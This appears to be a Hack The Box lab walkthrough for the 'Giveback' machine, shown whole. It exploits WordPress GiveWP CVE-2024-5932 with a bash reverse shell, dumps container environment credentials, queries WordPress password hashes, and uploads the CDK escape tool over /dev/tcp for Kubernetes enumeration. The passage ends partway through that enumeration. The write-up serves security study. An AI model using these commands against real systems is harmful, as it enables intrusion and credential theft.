Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Giveback]
└─$ nmap -sC -sV -Pn 10.129.242.171 -oN ./nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-04 13:38 UTC
Nmap scan report for 10.129.242.171
Host is up (0.94s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 66:f8:9c:58:f4:b8:59:bd:cd:ec:92:24:c3:97:8e:9e (ECDSA)
|_  256 96:31:8a:82:1a:65:9f:0a:a2:6c:ff:4d:44:7c:d3:94 (ED25519)
80/tcp open  http    nginx 1.28.0
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-generator: WordPress 6.8.1
|_http-server-header: nginx/1.28.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.22 seconds
Page check
index page


From nmapwe can find the version of the wordpress 6.8.1, also we can check the login page of the wordpress
I would try to use wpprobeto help us scan the vulnerable targets

After several reconnaissance probes, the results are clear: the WordPress GiveWP plugin (v3.14.0) contains the CVE-2024-5932 vulnerability.
CVE-2024-5932
Now we can try to use https://github.com/EQSTLab/CVE-2024-5932.gitthis git repo to help us exploit that

First, determine the donation form URL—the plugin will handle malicious payloads at this URL.
┌──(wither㉿localhost)-[~/…/htb-labs/Medium/Giveback/CVE-2024-5932]
└─$ python3 CVE-2024-5932-rce.py \
                -u http://giveback.htb/donations/the-things-we-need/ \
                -c "bash -c \"bash -i >& /dev/tcp/10.10.17.50/443 0>&1\""
Then we can get the reverse shell as root
┌──(wither㉿localhost)-[~/…/htb-labs/Medium/Giveback/CVE-2024-5932]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.17.50] from (UNKNOWN) [10.129.242.171] 58385
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
<-78c58f8cf8-vchtw:/opt/bitnami/wordpress/wp-admin$ whoami
whoami
whoami: cannot find name for user ID 1001
<-78c58f8cf8-vchtw:/opt/bitnami/wordpress/wp-admin$ id
id
uid=1001 gid=0(root) groups=0(root),1001
<-78c58f8cf8-vchtw:/opt/bitnami/wordpress/wp-admin$
But this is a restrict shell and seems in a container
But we can actually check the env
<-78c58f8cf8-vchtw:/opt/bitnami/wordpress/wp-admin$ env
env
BETA_VINO_WP_MARIADB_SERVICE_PORT=3306
KUBERNETES_SERVICE_PORT_HTTPS=443
WORDPRESS_SMTP_PASSWORD=
WORDPRESS_SMTP_FROM_EMAIL=
BETA_VINO_WP_WORDPRESS_PORT_443_TCP_PORT=443
WEB_SERVER_HTTP_PORT_NUMBER=8080
WORDPRESS_RESET_DATA_PERMISSIONS=no
KUBERNETES_SERVICE_PORT=443
WORDPRESS_EMAIL=user@example.com
WP_CLI_CONF_FILE=/opt/bitnami/wp-cli/conf/wp-cli.yml
WORDPRESS_DATABASE_HOST=beta-vino-wp-mariadb
MARIADB_PORT_NUMBER=3306
MODULE=wordpress
WORDPRESS_SMTP_FROM_NAME=FirstName LastName
HOSTNAME=beta-vino-wp-wordpress-78c58f8cf8-vchtw
WORDPRESS_SMTP_PORT_NUMBER=
BETA_VINO_WP_MARIADB_PORT_3306_TCP_PROTO=tcp
WORDPRESS_EXTRA_CLI_ARGS=
APACHE_BASE_DIR=/opt/bitnami/apache
LEGACY_INTRANET_SERVICE_PORT_5000_TCP_PORT=5000
APACHE_VHOSTS_DIR=/opt/bitnami/apache/conf/vhosts
WEB_SERVER_DEFAULT_HTTP_PORT_NUMBER=8080
WP_NGINX_SERVICE_PORT_80_TCP=tcp://10.43.4.242:80
WORDPRESS_ENABLE_DATABASE_SSL=no
WP_NGINX_SERVICE_PORT_80_TCP_PROTO=tcp
APACHE_DAEMON_USER=daemon
BITNAMI_ROOT_DIR=/opt/bitnami
LEGACY_INTRANET_SERVICE_SERVICE_HOST=10.43.2.241
WORDPRESS_BASE_DIR=/opt/bitnami/wordpress
WORDPRESS_SCHEME=http
WORDPRESS_LOGGED_IN_SALT=
BETA_VINO_WP_WORDPRESS_PORT_80_TCP=tcp://10.43.61.204:80
WORDPRESS_DATA_TO_PERSIST=wp-config.php wp-content
WORDPRESS_HTACCESS_OVERRIDE_NONE=no
WORDPRESS_DATABASE_SSL_CERT_FILE=
APACHE_HTTPS_PORT_NUMBER=8443
PWD=/opt/bitnami/wordpress/wp-admin
OS_FLAVOUR=debian-12
WORDPRESS_SMTP_PROTOCOL=
WORDPRESS_CONF_FILE=/opt/bitnami/wordpress/wp-config.php
LEGACY_INTRANET_SERVICE_PORT_5000_TCP=tcp://10.43.2.241:5000
WP_CLI_BASE_DIR=/opt/bitnami/wp-cli
WORDPRESS_VOLUME_DIR=/bitnami/wordpress
WP_CLI_CONF_DIR=/opt/bitnami/wp-cli/conf
APACHE_BIN_DIR=/opt/bitnami/apache/bin
BETA_VINO_WP_MARIADB_SERVICE_PORT_MYSQL=3306
WORDPRESS_PLUGINS=none
WORDPRESS_FIRST_NAME=FirstName
MARIADB_HOST=beta-vino-wp-mariadb
WORDPRESS_EXTRA_WP_CONFIG_CONTENT=
WORDPRESS_MULTISITE_ENABLE_NIP_IO_REDIRECTION=no
WORDPRESS_DATABASE_USER=bn_wordpress
PHP_DEFAULT_UPLOAD_MAX_FILESIZE=80M
WORDPRESS_AUTH_KEY=
BETA_VINO_WP_MARIADB_PORT_3306_TCP=tcp://10.43.147.82:3306
WORDPRESS_MULTISITE_NETWORK_TYPE=subdomain
APACHE_DEFAULT_CONF_DIR=/opt/bitnami/apache/conf.default
WORDPRESS_DATABASE_SSL_KEY_FILE=
WORDPRESS_LOGGED_IN_KEY=
APACHE_CONF_DIR=/opt/bitnami/apache/conf
HOME=/
KUBERNETES_PORT_443_TCP=tcp://10.43.0.1:443
WEB_SERVER_DAEMON_GROUP=daemon
PHP_DEFAULT_POST_MAX_SIZE=80M
WORDPRESS_ENABLE_HTTPS=no
BETA_VINO_WP_WORDPRESS_SERVICE_PORT=80
BETA_VINO_WP_WORDPRESS_SERVICE_PORT_HTTPS=443
WORDPRESS_TABLE_PREFIX=wp_
WORDPRESS_DATABASE_PORT_NUMBER=3306
WORDPRESS_DATABASE_NAME=bitnami_wordpress
LEGACY_INTRANET_SERVICE_SERVICE_PORT_HTTP=5000
APACHE_HTTP_PORT_NUMBER=8080
WP_NGINX_SERVICE_SERVICE_HOST=10.43.4.242
WP_NGINX_SERVICE_PORT=tcp://10.43.4.242:80
WP_CLI_DAEMON_GROUP=daemon
APACHE_DEFAULT_HTTP_PORT_NUMBER=8080
BETA_VINO_WP_MARIADB_PORT=tcp://10.43.147.82:3306
WORDPRESS_MULTISITE_FILEUPLOAD_MAXK=81920
WORDPRESS_AUTO_UPDATE_LEVEL=none
BITNAMI_DEBUG=false
LEGACY_INTRANET_SERVICE_SERVICE_PORT=5000
LEGACY_INTRANET_SERVICE_PORT_5000_TCP_ADDR=10.43.2.241
WORDPRESS_USERNAME=user
BETA_VINO_WP_WORDPRESS_PORT=tcp://10.43.61.204:80
WORDPRESS_ENABLE_XML_RPC=no
WORDPRESS_BLOG_NAME=User's Blog!
WP_NGINX_SERVICE_PORT_80_TCP_ADDR=10.43.4.242
APACHE_PID_FILE=/opt/bitnami/apache/var/run/httpd.pid
WORDPRESS_AUTH_SALT=
APACHE_LOGS_DIR=/opt/bitnami/apache/logs
WORDPRESS_EXTRA_INSTALL_ARGS=
BETA_VINO_WP_MARIADB_PORT_3306_TCP_PORT=3306
APACHE_DAEMON_GROUP=daemon
WORDPRESS_NONCE_KEY=
WEB_SERVER_HTTPS_PORT_NUMBER=8443
WORDPRESS_SMTP_HOST=
WP_NGINX_SERVICE_SERVICE_PORT_HTTP=80
WORDPRESS_NONCE_SALT=
APACHE_DEFAULT_HTTPS_PORT_NUMBER=8443
APACHE_CONF_FILE=/opt/bitnami/apache/conf/httpd.conf
WORDPRESS_MULTISITE_EXTERNAL_HTTP_PORT_NUMBER=80
BETA_VINO_WP_WORDPRESS_PORT_443_TCP=tcp://10.43.61.204:443
WEB_SERVER_DEFAULT_HTTPS_PORT_NUMBER=8443
WP_NGINX_SERVICE_SERVICE_PORT=80
WORDPRESS_LAST_NAME=LastName
WP_NGINX_SERVICE_PORT_80_TCP_PORT=80
WORDPRESS_ENABLE_MULTISITE=no
WORDPRESS_SKIP_BOOTSTRAP=no
WORDPRESS_MULTISITE_EXTERNAL_HTTPS_PORT_NUMBER=443
SHLVL=2
WORDPRESS_SECURE_AUTH_SALT=
BITNAMI_VOLUME_DIR=/bitnami
BETA_VINO_WP_MARIADB_PORT_3306_TCP_ADDR=10.43.147.82
BETA_VINO_WP_WORDPRESS_PORT_80_TCP_PORT=80
KUBERNETES_PORT_443_TCP_PROTO=tcp
BITNAMI_APP_NAME=wordpress
WORDPRESS_DATABASE_PASSWORD=sW5sp4spa3u7RLyetrekE4oS
APACHE_HTDOCS_DIR=/opt/bitnami/apache/htdocs
BETA_VINO_WP_WORDPRESS_SERVICE_HOST=10.43.61.204
WEB_SERVER_GROUP=daemon
WORDPRESS_PASSWORD=O8F7KR5zGi
KUBERNETES_PORT_443_TCP_ADDR=10.43.0.1
APACHE_HTACCESS_DIR=/opt/bitnami/apache/conf/vhosts/htaccess
WORDPRESS_DEFAULT_DATABASE_HOST=mariadb
WORDPRESS_SECURE_AUTH_KEY=
BETA_VINO_WP_WORDPRESS_PORT_443_TCP_PROTO=tcp
APACHE_TMP_DIR=/opt/bitnami/apache/var/run
APP_VERSION=6.8.1
BETA_VINO_WP_WORDPRESS_PORT_443_TCP_ADDR=10.43.61.204
ALLOW_EMPTY_PASSWORD=yes
WP_CLI_DAEMON_USER=daemon
BETA_VINO_WP_WORDPRESS_SERVICE_PORT_HTTP=80
KUBERNETES_SERVICE_HOST=10.43.0.1
KUBERNETES_PORT=tcp://10.43.0.1:443
KUBERNETES_PORT_443_TCP_PORT=443
WP_CLI_BIN_DIR=/opt/bitnami/wp-cli/bin
WORDPRESS_VERIFY_DATABASE_SSL=yes
OS_NAME=linux
BETA_VINO_WP_WORDPRESS_PORT_80_TCP_PROTO=tcp
APACHE_SERVER_TOKENS=Prod
PATH=/opt/bitnami/apache/bin:/opt/bitnami/common/bin:/opt/bitnami/common/bin:/opt/bitnami/mysql/bin:/opt/bitnami/common/bin:/opt/bitnami/php/bin:/opt/bitnami/php/sbin:/opt/bitnami/apache/bin:/opt/bitnami/mysql/bin:/opt/bitnami/wp-cli/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
LEGACY_INTRANET_SERVICE_PORT_5000_TCP_PROTO=tcp
WORDPRESS_ENABLE_HTACCESS_PERSISTENCE=no
WORDPRESS_ENABLE_REVERSE_PROXY=no
LEGACY_INTRANET_SERVICE_PORT=tcp://10.43.2.241:5000
WORDPRESS_SMTP_USER=
WEB_SERVER_TYPE=apache
WORDPRESS_MULTISITE_HOST=
PHP_DEFAULT_MEMORY_LIMIT=512M
WORDPRESS_OVERRIDE_DATABASE_SETTINGS=no
WORDPRESS_DATABASE_SSL_CA_FILE=
WEB_SERVER_DAEMON_USER=daemon
OS_ARCH=amd64
BETA_VINO_WP_WORDPRESS_PORT_80_TCP_ADDR=10.43.61.204
BETA_VINO_WP_MARIADB_SERVICE_HOST=10.43.147.82
_=/usr/bin/env
From the detail of these information, we can find the database and credit
WORDPRESS_DATABASE_HOST=beta-vino-wp-mariadb → DNS name for the MariaDB Service.
BETA_VINO_WP_MARIADB_SERVICE_HOST=10.43.147.82 & ..._PORT=3306 → ClusterIP:Port for DB.
WORDPRESS_DATABASE_NAME=bitnami_wordpress
WORDPRESS_DATABASE_USER=bn_wordpress
WORDPRESS_DATABASE_PASSWORD=sW5sp4spa3u7RLyetrekE4oS ⟵ DB password
No need to use a full shell. Use mysql -e to directly export WordPress user credentials:
<-78c58f8cf8-vchtw:/opt/bitnami/wordpress/wp-admin$ mysql -h beta-vino-wp-mariadb -u bn_wordpress -p'sW5sp4spa3u7RLyetrekE4oS' bitnami_wordpress -e "SELECT ID,user_login,user_email,user_pass FROM wp_users;"
< ID,user_login,user_email,user_pass FROM wp_users;"
mysql: Deprecated program name. It will be removed in a future release, use '/opt/bitnami/mysql/bin/mariadb' instead
ID      user_login      user_email      user_pass
1       user    user@example.com        $P$Bm1D6gJHKylnyyTeT0oYNGKpib//vP.
Now we can try to crack this hash by using hashcat, but we can't use rockyou.txtto get the cracked
Now we have known the container is a K8scontainer, we can try to use CDKto help us escape restrictions
Build
git clone https://github.com/cdk-team/CDK
cd CDK
GODEBUG=netdns=go+2,http2client=0 go mod download -x

# amd64
CGO_ENABLED=0 GOOS=linux GOARCH=amd64 \
go build -trimpath -ldflags "-s -w" -o cdk ./cmd/cdk

# alternatively, for arm64
CGO_ENABLED=0 GOOS=linux GOARCH=arm64 \
go build -trimpath -ldflags "-s -w" -o cdk ./cmd/cdk
Then upload it to the target machine
# on our loacl machine
nc -lvp 5555 < cdk

# on victim container
cd /tmp
cat < /dev/tcp/$attackerIp/5555 > cdk
chmod +x cdk
Now we can use cdk to enumerate the system
$ ./cdk ifconfig

2025/11/02 07:30:34 [+] run ifconfig, using GetLocalAddresses()
2025/11/02 07:30:34 lo 127.0.0.1/8
2025/11/02 07:30:34 lo ::1/128
2025/11/02 07:30:34 eth0 10.42.1.198/24
2025/11/02 07:30:34 eth0 fe80::5015:beff:fec2:8425/64
Then try to port scanning the internal internet
$ ./cdk probe 10.42.1.0-255 1-65535 100 500

2025/11/02 07:34:31 scanning 10.42.1.0-255 with user-defined ports, max parallels:100, timeout:500ms
open : 10.42.1.0:22
open : 10.42.1.0:6443
open : 10.42.1.0:10250
open : 10.42.1.0:30686
open : 10.42.1.1:22
open : 10.42.1.1:6443
open : 10.42.1.1:10250
open : 10.42.1.1:30686
open : 10.42.1.184:5000
open : 10.42.1.186:5000
open : 10.42.1.187:5000
open : 10.42.1.190:8080
open : 10.42.1.193:5000
open : 10.42.1.195:5000
open : 10.42.1.198:8080
open : 10.42.1.199:8080
...
From them, we can find
6443 → K8s API Server
10250 → Kubelet API (node-local)
30686 → NodePort service
5000 / 8080 → Possible internal registries or web panels
22 → SSH access on cluster nodes
Then let's try to evaluate the whole container
$ ./cdk evaluate

[  Information Gathering - Services  ]
2025/11/02 07:51:57 sensitive env found:
        KUBERNETES_SERVICE_PORT_HTTPS=443
2025/11/02 07:51:57 sensitive env found:
        KUBERNETES_SERVICE_PORT=443
2025/11/02 07:51:57 sensitive env found:
        KUBERNETES_PORT_443_TCP=tcp://10.43.0.1:443
2025/11/02 07:51:57 sensitive env found:
        KUBERNETES_PORT_443_TCP_PROTO=tcp
2025/11/02 07:51:57 sensitive env found:
        KUBERNETES_PORT_443_TCP_ADDR=10.43.0.1
2025/11/02 07:51:57 sensitive env found:
        KUBERNETES_SERVICE_HOST=10.43.0.1
2025/11/02 07:51:57 sensitive env found:
        KUBERNETES_PORT=tcp://10.43.0.1:443
2025/11/02 07:51:57 sensitive env found:
        KUBERNETES_PORT_443_TCP_PORT=443

[  Information Gathering - Commands and Capabilities  ]
2025/11/02 07:51:57 available commands:
        find,ps,php,apt,dpkg,httpd,mysql,mount,base64,perl
2025/11/02 07:51:57 Capabilities hex of Caps(CapInh|CapPrm|CapEff|CapBnd|CapAmb):
        CapInh: 0000000000000000
        CapPrm: 0000000000000000
        CapEff: 0000000000000000
        CapBnd: 00000000a00425fb
        CapAmb: 0000000000000000
        Cap decode: 0x0000000000000000 =
[*] Maybe you can exploit the Capabilities below:

[  Information Gathering - Mounts  ]
0:356 / / rw,relatime - overlay overlay rw,lowerdir=/var/lib/rancher/k3s/agent/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/17075/fs,upperdir=/var/lib/rancher/k3s/agent/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/20545/fs,workdir=/var/lib/rancher/k3s/agent/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/20545/work
0:361 / /proc rw,nosuid,nodev,noexec,relatime - proc proc rw
0:362 / /dev rw,nosuid - tmpfs tmpfs rw,size=65536k,mode=755,inode64
0:363 / /dev/pts rw,nosuid,noexec,relatime - devpts devpts rw,gid=5,mode=620,ptmxmode=666
0:82 / /dev/mqueue rw,nosuid,nodev,noexec,relatime - mqueue mqueue rw
0:155 / /sys ro,nosuid,nodev,noexec,relatime - sysfs sysfs ro
0:29 / /sys/fs/cgroup ro,nosuid,nodev,noexec,relatime - cgroup2 cgroup rw,nsdelegate,memory_recursiveprot
253:0 /var/lib/kubelet/pods/f8718112-53ba-45b9-b561-eb2b7be809d4/volumes/kubernetes.io~empty-dir/empty-dir/tmp-dir /tmp rw,relatime - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
0:334 / /secrets ro,relatime - tmpfs tmpfs rw,size=1251328k,inode64
253:0 /var/lib/rancher/k3s/storage/pvc-16f2d8ae-5e7e-4714-b940-22707f4380d7_default_beta-vino-wp-wordpress/wordpress /bitnami/wordpress rw,relatime - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
253:0 /var/lib/kubelet/pods/f8718112-53ba-45b9-b561-eb2b7be809d4/etc-hosts /etc/hosts rw,relatime - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
